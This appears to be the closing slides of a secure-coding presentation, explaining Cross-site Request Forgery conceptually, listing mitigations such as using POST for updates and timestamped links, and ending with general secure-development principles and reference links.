#11: Cross-site Request Forgery - Description

- Name looks like Cross-Site Scripting, but totally different:
  - XSS misuses the trust of the user in a web application.
  - CSRF misuses the trust of the web application in the user.
- Forging the enactor and making a request appear to come from a trusted site user
  - Sometimes called session riding.
- Examples
  - Trick a user into making a request by placing a link in an image tag.
  - Accept user input from trusted and authenticated users yet do not verify the location from which the data is coming .

#11: Cross-site Request Forgery - Measures

- Use GET for queries:
  - Easy to bookmark for later.
  - Can be sent via email to a colleague or friend.
- Use POST for updates:
  - Can't be bookmarked or sent be email.
  - Can't be reloaded accidentally.
  - More difficult with XSS attack.
- Some frameworks support this difference:
  - Struts not by default.
  - Spring Web MVC supports it: SimpleFormController, WebContentInterceptor.
- Use a timestamp and encryption in own links.

Conclusion

- An overview of the most common vulnerabilities, but only the minimum.
- Look further than the symptoms.
- Security should be an integral part of your development:
  - Requirements
  - Design
  - Code
  - Test
- Most important secure coding principles:
  - Never trust input from the user.
  - Never present more information than necessary.
  - Test how your application performs under heavy load.

More information

- OWASP top ten:
  http://www.owasp.org/documentation/topten.html
- Cross-site Request Forgery:
  http://en.wikipedia.org/wiki/Cross_site_request_forgery
- W3C advisory about GET vs. POST:
  http://www.w3.org/2001/tag/doc/whenToUseGet.html
- George Guninski:
  http://www.guninski.com/
- Xebia:
  http://www.xebia.com